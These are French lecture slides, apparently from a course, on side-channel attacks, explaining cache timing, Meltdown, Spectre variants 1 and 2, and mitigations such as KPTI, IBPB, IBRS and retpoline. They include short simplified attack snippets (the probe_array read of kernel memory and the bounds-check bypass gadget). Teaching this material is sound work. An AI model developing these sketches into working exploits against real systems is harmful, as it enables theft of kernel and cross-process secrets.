- <https://googleprojectzero.blogspot.ca/2018/01/reading-privileged-memory-with-side.html>

Le monde réel est physique

Extraire de l'information via des faiblesses physiques (analogiques)

- Les ordinateurs sont des **machines physiques**
- Les différents calculs et traitements ont des **effets** physiques
- Les effets sont **mesurables**: temporelle, énergétique, électromagnétique, acoustique, thermique, etc.

souvent utilisée pour extraire des secrets d'algos de cryptographie.

Contre-mesures

- Éliminer le canal auxiliaire: protection physiques + bruit externe
- Décorrélér le canal auxiliaire des algos: ajouter du bruit et de l'aléatoire (ou rendre les opérations indistinguables)
- Un programme algorithmiquement correct peut laisser des traces exploitables

Un programme exécuté par un processeur a des effets sur sa micro-architecture qui peuvent être mesurable programmatiquement. En rusant, on contrôle les effets et en déduit de l'information privée.

Cache

- L'accès à la mémoire centrale est coûteuse (> 100 cycles)
- Les caches processeur accélèrent les accès fréquents

Attaque par cache

- Forcer le vidage de certaines lignes de cache (`clflush`)
 - Mesurer le temps d'exécution des instructions
- Savoir si une zone mémoire a été chargée (cachée) récemment

Caractéristiques des processeurs modernes

Super-scalaires et *piplinés*

- les instructions machines sont découpés en éléments plus élémentaires.
- plusieurs instructions sont découpés en même temps
- les éléments sont exécutés en parallèle voire dans le désordre

Spéculatifs

- Une instruction peut être exécutée même si c'est pas sûr que c'est la suivante
- Un processeur moderne peut spéculer sur des centaines d'instructions d'avance
- En cas de mauvaise prédiction, les effets des instructions spéculées sont annulés

Mémoire virtuelle

- Chaque processus a son propre espace mémoire
- La mémoire physique est accédée indirectement

Privilège noyau

- Certaines pages peuvent être rendues accessibles qu'au noyau
- L'espace mémoire des processus contient toute la mémoire noyau (mais privilégiée)
- Ceci sert à optimiser les appels système

Meltdown

Fait **fondre** la barrière entre l'espace noyau et celui utilisateur

Meltdown (simplifié!)

Cible avant tout les processeurs Intel

```
1 char probe_array[256*4096];  
2 // flusher probe_array  
3 char kbyte = *kernel_address;  
4 int koff = kbyte * 4096;  
5 char dummy = probe_array[koff];
```

- `probe_array` n'est pas dans le cache
- la ligne 3 cause au final une erreur de page
- mais le processeur a déjà spéculé les lignes 4 et 5
- ce qui a causé le chargement d'un morceau de `probe_array`
- l'erreur de page est finalement levée

→ on regarde quelle morceau de `probe_array` est dans le cache
pour savoir quel était la valeur de `*kernel_address`

Pour les processeurs impactés

- Ne plus avoir la mémoire du noyau dans l'espace mémoire des processus: *kernel page-table isolation* (KPTI)
 - Ça augmente de coût des appels systèmes
 - à cause du changement des tables des virtuelle
 - qui nécessite l'invalidation du *translation lookaside buffer* (TLB).

Le pire cas montre une augmentation +30% du temps d'exécution

Troisième loi de Clarke

«Toute technologie suffisamment avancée est indiscernable de la magie»

— Arthur C. Clarke, *Profiles of the Future* (1973)

Corollaire de Gregory Benford

«N'importe quelle technologie discernable de la magie est
insuffisamment avancée»

Famille d'attaques qui force l'exécution spéculative d'un programme valide à exfiltrer de l'information via un canal auxiliaire

Jeu de mot sur exécution **spéculatif**

- Variant 1: contournement de vérification de bornes
- Variant 2: injection de branchement

3 phases

- Préparer et entraîner le processeur (cache et spéculation)
- Laisser la victime exécuter son code
- Récupérer l'information via le canal auxiliaire

C'est magique

Le code exécuté par la victime est correct et n'a pas d'effet néfaste

La victime exécute

```
1  if (x < array1_size)
2    y = array2[array1[x] * 256];
```

L'attaquant

- Contrôle x
 - Entraîne le processeur: exécute la victime avec $x < \text{array1_size}$
 - Fait sortir `array2` et `array2_size` du cache
 - Exécute la victime avec `x=adresse voulue`
 - Regarde l'état des caches de `array2`
- L'attaquant peut lire toute la mémoire de la victime

La victime exécute un truc du genre

```
1 interface Base {  
2     void foo();  
3 };  
4  
5 class Derived implements Base {  
6     public void foo() { ... }  
7 };  
8  
9 Base obj = new Derived;  
10 obj.foo();
```

L'appel `foo()` est indirect et calculé. Soit en assembleur:

```
1 LDX ...    ; mov ..., %rax;  
2 CALL 0,x   ; call *%rax;
```

L'attaquant

- Trouve dans le code de la victime un bout de code (*gadget*) qui des effets sur le cache (observables)
- Entraîne le processeur à brancher le `CALL 0,x` sur le gadget
- Exécute la victime

C'est magique

- Le code de la victime est correct et n'a pas d'effet néfaste
 - L'attaquant ne fournit aucune donnée à la victime
- C'est une attaque sans contact avec la victime
- C'est de la pur manipulation de l'environnement

Les différents auteurs ont publiés de preuves de concept

Meltdown

- Lecture de toute la mémoire pour un utilisateur normal

Spectre v1

- Lecture de mémoire noyau pour un utilisateur normal (via eBPF)
- Lecture de mémoire du navigateur chrome à partir d'un script JavaScript

Spectre v2

- Lecture de la mémoire de l'hyperviseur à partir d'un invité (contrôlé)

Spectre est une famille d'attaque

... il n'y a pas de contre mesure générale

Contre-mesures logicielle

- Mettre des barrière aux endroits *dangereux* (1 fence)
Très couteux
- Rendre impraticable le canal auxiliaire (e.g. **chrome**)
- Retpoline (voir plus loin)

Intel propose des nouveaux microcodes pour ses processeur
... mais demander d'attendre avant de faire la mise-à-jour

Indirect Branch Predictor Barrier (IBPB)

- Barrière pour la prédiction seulement
- On garde le reste de l'exécution spéculative
- Très coûteux

Indirect Branch Restricted Speculation (IBRS)

- Vide l'apprentissage
- À mettre lors des changement de monde user/kernel/hypervisor
- Assez coûteux

Single Thread Indirect Branch Predictors (STIBP)

- Isole l'apprentissage des processeurs logique d'un même cœur

- Mitigation pour spectre variant 2
- **retour + trampoline**
- Apprendre au compilateur à remplacer

```
1  BR 0,x                ; jmp *%rax

par
1  CALL retpoline ; call retpoline
2  trap:
3  NOP0                ; pause
4  BR trap;            ; jmp trap
5  retpoline:
6  STX 0,s             ; mov %rax, (%rsp)
7  RET0                ; ret
```

Plus efficace que IBRS

... mais fonctionne pas partout (Skylake)